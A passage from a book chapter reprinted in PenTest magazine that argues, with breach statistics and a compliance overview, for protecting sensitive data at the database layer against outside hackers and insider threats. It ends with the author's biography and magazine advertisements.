This same period also ushered in the harsh and unprecedented age of computer hacking. What began as entertainment in a movie called *War Games* starring Mathew Broderick soon evolved into a global campaign of cyber terrorism that has cost



corporations and individuals billions of dollars. Today, the simple act of opening an email from an unknown source is a high-risk endeavor. The dictionary definitions of “worm” and “Trojan” have been rewritten, and many organizations now employ a key new executive—The Chief Information Security Officer (CISO)—whose job focus is to avoid SQL injections attacks, a new kind of pain that is arguably more agonizing than anything administered in a doctor’s office. In 2008 and 2009, over 428 million database records were breached, costing companies an average of \$204 per exposed record.

Will the next World War be fought as a cyber war? In a January 21, 2008 interview with The New Yorker Magazine, former US Director of National Intelligence Michael McConnell stated that the Department of Defense currently is detecting approximately three million unauthorized probes on its computer networks every day.^{vi} In December 2009, the White House announced the appointment of Howard A. Schmidt—a former Chief Security Officer at Microsoft and at eBay—to the role of Cyber Security Coordinator. For the first time, this powerful role has direct access to the President of the United States. No longer just a Hollywood creation, cyber terrorism has become very real and very dangerous to governments, businesses, and civil society.

What are these hackers after? The answer is that they seek sensitive data—specifically corporate, government, and Personally Identifiable Information (PII). Whether they seek illegal profit, financial gain, military or competitive advantage, these criminals want access to our data. And how can we stop them from wreaking such havoc on our society? While we may never be truly safe from the threat of hackers, we can take effective actions and fight back by protecting data at its source—in the database. We must rise up to this challenge. *Save The Database, Save The World!*

But there are over ten million databases now in production across the globe and less than ten percent maintain effective database SRC controls. How can

we *Save The Database, Save The World!* when the criminal hacking community enjoys such a target-rich environment with so many soft points to attack? With limited available investment, resource constraints, and a myriad of conflicting priorities, the challenge to defend ourselves is substantial, but not insurmountable.

Successful data protection strategies and solutions must:

- *Span the enterprise*; be highly scalable and capable of protecting large numbers of heterogeneous database servers deployed across global networks.
- *Deliver reliability, serviceability, and manageability* because the mission-critical nature of this complex task demands it.
- *Offer affordability* to ensure low total cost of ownership (TCO), high return on investment (ROI), and fast time-to-value.

These are the foundations of *Save The Database, Save The World! Database Security, Risk, and Compliance in the Age of Cyber War.*




Figure 1. Sensitive information travels across all layers of the enterprise-computing stack, but lives in the database

Chapter 1 THE GATHERING STORM

“Four hundred and twenty-eight million records were breached between 2008 and 2009.”

E-Business or Out of Business

The Internet drives enormous economic and social growth worldwide, but this growth also yields enormous data protection challenges. Mobile apps, handheld

browsers, ubiquitous Wi-Fi connections, Internet-facing Web apps, and a flood of virtual private network (VPN) connections all challenge the adequacy of perimeter and “super secure” network strategies. This new set

of security challenges has given rise not only to new technologies, but also to new sets of organizational tasks and responsibilities. Perhaps no new role carries more responsibility than the Chief Information Security Officer (CISO), who is tasked to work across functional business units and establish SRC policies to protect enterprise information.

Security, risk and compliance (SRC) strategies were far simpler in the pre-Internet era, and few companies had even dreamt of creating a CISO position. Most information security strategies simply followed a “no trespassing” approach designed to keep unauthorized persons out of a company’s technology infrastructure. Perhaps no system epitomized this strategy better than IBM’s Systems Network Architecture (SNA), which was designed to support user access in the mainframe-computing era of the 1980’s. SNA was so successful at securing enterprise infrastructure (primarily by keeping unauthorized users out) that the cybercrime and hacker lexicons that are so prevalent on the front pages today did not even exist.

But then the dot-com era and the Internet arrived and turned enterprise computing architecture on its head. IT executives were challenged to rearchitect computing infrastructures (literally overnight) from models designed to keep people “out” to e-commerce models designed to bring as many people as possible “in.” The new goal was to provision access for anyone with a Web browser to applications running on the corporate computing infrastructure. Every business process—from sales to procurement— required Web-enabled reengineering. “E-business or out of business” became the catch phrase of the new century, and strategies to secure enterprise infrastructure were changed forevermore.

Then along came Enron. How could the growth of one of the most successful Fortune 500 companies in history be built almost entirely upon fraud and deception? How was it possible for traditional corporate auditors to be fooled so completely, and for traditional oversight controls to be circumvented so successfully? Enron had ascended the Fortune 500 faster than any company in history, and in only a few short years became a multi-billion-dollar juggernaut. But then, upon the ultimate disclosure of wrongdoing at Enron, billions of dollars of wealth dissipated into thin air, and, at Internet speed, the dot-com era came to a crashing halt. All of a sudden the e-business model, which fueled one of the most dramatic economic expansions in world history, turned into a bubble and burst. Soon the US Congress enacted Sarbanes-Oxley (SOX), ushering in a new set of demands by government for transparency and oversight against bad business behavior and poor internal controls. Following SOX, an alphabet soup of

new compliance regulations appeared, including NERC, FERC, FISMA, DISA STIG, GLBA, PCI DSS, HIPAA, and the HITECH Act. The parade of new regulations has since expanded to the state government level and worldwide. More than just guidelines to achieve audit compliance, many of these mandates carry enforcement provisions that cannot be ignored.

Audit Requirements	SOX	PCI	HIPAA	FISMA (NIST 800-53)	GLBA	BASEL II	DISA-STIG	DIACAP	NERC
Complete Inventory of In-Scope Databases	✓	✓	✓	✓	✓	✓	✓	✓	✓
Vulnerability and Configuration Assessment	✓	✓	✓	✓	✓	✓	✓	✓	✓
User Rights Review and Separation of Duties	✓	✓	✓	✓	✓	✓	✓	✓	✓
Threat Monitoring		✓	✓	✓	✓		✓	✓	
Privileged Activity Monitoring	✓	✓	✓	✓	✓	✓	✓	✓	✓

Figure 2. The major compliance regulations driving database audit requirements and protection policies

From Perimeter Security to Defense in Depth

The “no trespassing” zones of the 1980’s transformed into cyber malls where Internet shoppers were encouraged to come and go as they pleased to browse and conduct e-commerce. With the seismic shift from mainframe computing to “open systems” over the past thirty years, SNA gave way to TCP/IP networks, and information security teams began to rearchitect their strategies. First to arrive were perimeter defense firewall technologies, based on the hard-won lessons




Figure 3. Layered defense in depth enterprise data security model

of attacks arriving at enterprise's front door. But as the Internet now meant that the goal had shifted from keeping outsiders "out" to enticing as much traffic as possible "in," CISOs moved to a more flexible and accommodating strategy called defense in depth. In a fresh new approach, security strategy was developed and deployed in layers. Viewed logically from the outside in, network perimeters, operating systems, and databases became autonomous layers requiring separate and distinct policies of protection. Layered defense in depth strategies have since become the foundation to securing corporate computing infrastructures as World Wide Web browsers navigate and conduct e-business. But, as any computer security professional knows, no defense is ever bulletproof. Hackers are always one step ahead, devising new vectors for attack.

Protecting Data Where It Lives—In the Database

Today, less than 10% of the world's databases are locked down with database SRC control. Common sense dictates that attackers will strike where the defenses are the weakest, and it did not take long for the attackers to shift their focus from networks to the applications and databases themselves. From rudimentary password guessing to sophisticated SQL injection attacks, hackers began to exploit their targets by identifying authorized points of access to penetrate the application layer and the ultimate target: the database. After all, the database is where sensitive data lives.

It is significant that many attacks aren't affected by perimeters. In fact, security experts maintain that the threat from within is growing fast, and internal threats are more common now than ever before. Some suggest the high rate of unemployment and the large number of disaffected workers stemming from the 2009 economic downturn has contributed. Verizon Business's Global Investigative Response Team found individuals with insider knowledge of organizations accounted for 48 percent of all breaches in 2009, and that number has been increasing." The threat from within, however, is by no means isolated to disaffected workers. All authorized users—including employees, customers, suppliers, and other business partners who have been granted application access—must be included in the threat analysis. Motive and willingness to act are all that is needed for insiders to become malicious cyber terrorists. Of course, not all inappropriate insider activity is malicious. A significant number of breaches can be attributed to honest mistakes by well-meaning employees who have both appropriate and inappropriate

access. But make no mistake: the unethical hackers are out there (or more aptly, they're already inside).

The information security landscape is forever evolving, and the threat to sensitive data continues to increase as attacks are moving to the database where records can be harvested en masse. The target has shifted to the place where the data resides—in the database itself. With distributed databases in place to provide ubiquitous access to data, this threat can no longer be managed solely by securing networks and perimeters. All information needs to be locked down, particularly in regard to database access.

Defense in depth means multi-layered countermeasures are now a requirement, especially at the database layer. Authorized access is expanding to a wider range of users—including employees, contractors, suppliers, partners, and third-party vendors to name a few. Business partners driven to optimize results are reengineering their networks and applications to interoperate, requiring that close attention be paid to security vulnerability. The extended enterprise means that the once-reliable and clear definition of an "authorized user" has begun to blur, and the ability of "super secure" networks and perimeter security strategies to protect the enterprise has been called into question.

So-called "super secure" networks and perimeter defenses offer little or no protection when intruders operate from inside the firewall, and many enterprises often have little to no protection in place at the database and application layer. Perimeter security is ineffective against the threat from within and therefore insufficient to protect organizations against a breach. Poor access controls, excessive permission grants, patch gaps, and configuration vulnerabilities—which provide attack vectors for hackers, crackers, and malicious or careless insiders—are the new "ground zero" for security teams




Figure 4. The database was the source of 92% of records lost in 2009




Figure 5. Number of records compromised in 2008 and 2009

and a new point of attack where defenses are the weakest.

Application and database security can be confusing, and complexity is the watchword of database SRC. What is database security, anyway? How is it deployed? How long will it take to deploy? And what resources will it require? Moreover, how will it affect application availability, and will application access and latency become an issue? What are the regulatory requirements driven by SOX and NIST 800-53? What about other compliance requirements that affect our organization such as PCI, HIPAA, and the DISA STIG? What are the database auditing requirements for SAS 70? And which security frameworks are applicable to our organization such as ISO 27002 (formerly 17799), ISO 27001, CIS, and COBIT? Organizations with international operations face a complex set of challenges, having to identify, track, and demonstrate compliance and controls against a matrix of overlapping (and often confusing) regulatory and audit requirements.

The impact of this complex, new and evolving security threat means different things to different stakeholders:

Database Administrators (DBAs)

In addition to being responsible for the maintenance and performance of all mission-critical databases, DBAs are now being told they must take on additional tasks including laborious scrubbing of data logs in search of anomalous activity; user entitlement review; scripting to manage configuration vulnerabilities and patch gaps; as well as information assurance to certify that databases conform to established SRC policy. Configuration changes to remediate vulnerabilities must be tested to ensure application availability.

Internal Auditors

Databases are now included in the audit scope. Primary responsibilities include analysis and attestation of database entitlements; access control based on least privilege; privileged user activity auditing; separation of duty analysis; compliance with regulatory requirements; patch and configuration management practices according to established process and/or policy. These are all now compulsory audit requirements at the database layer.

Security Operations

CISO teams must now assure that a full life cycle approach to database SRC is in place, including the discovery and inventory of database assets; performance of initial entitlement reviews; separation of duty and least privilege analysis; establishment of database SRC policies; identification, assessment, and mitigation of security vulnerabilities; safeguarding of the enterprise against breaches by both authorized and unauthorized users.

IT Executives

Top management is responsible for prioritizing SRC initiatives; assessing the overall vulnerability posture against compulsory compliance regulations (especially for public companies); ensuring the protection of critical corporate database assets; protecting brand and shareholder interests through information assurance (IA) initiatives.

Across every organization, the impact of this evolving threat environment is being felt. Whether driven by external threats, insider threats, or auditor findings, the challenges of database SRC have changed key roles and responsibilities. No longer can we rely on “super secure” networks to safeguard our sensitive data. We must add measures to protect the data where it lives—in the database.

JOHN OTTMAN

John Ottman is Chairman of Solix Technologies, Inc. and also Chairman of Minds, Inc.. Previously he was President and CEO of Application Security, Inc., (AppSec) and has over 30 years of experience in the enterprise software industry. Prior to joining AppSec, John was President, Global Operations at Princeton Softech, Inc., a high-growth company and leading provider of enterprise data management software which was acquired by IBM in 2007. John was also Executive Vice President of Corio, Inc. where he led the company from the startup phase, to a successful IPO and ultimately through the acquisition of Corio by IBM. Prior to Corio, John spent 10 years at Oracle Corporation in various field executive roles including Group Vice President, Industrial Sector. Before Oracle he worked at Wang Laboratories, Inc. for eight years.



In the Upcoming Issue of

PenTest *magazine*

Input Validation

Available to download
on **April 1st**

If you would like to contact PenTest team, just send an email to maciej.kozuszek@software.com.pl or ewa.dudzic@software.com.pl. We will reply a.s.a.p.
PenTest Magazine has a rights to change the content of the next Magazine Edition.

certping

By

SecurityWire

FREE SSL/TLS


**Certificate Expiration
Monitoring**

<http://www.certping.com>



OWASP Foundation

"We help protect critical infrastructure one byte at a time"



- **140+** Checklists, tools & guidance
- **150** Local chapters
- **20,000** builders, breakers and defenders
- **Citations:** *NSA, DHS, PCI, NIST, FFIEC, CSA, CIS, DISA, ENISA* and more..

Learn More: <http://www.owasp.org>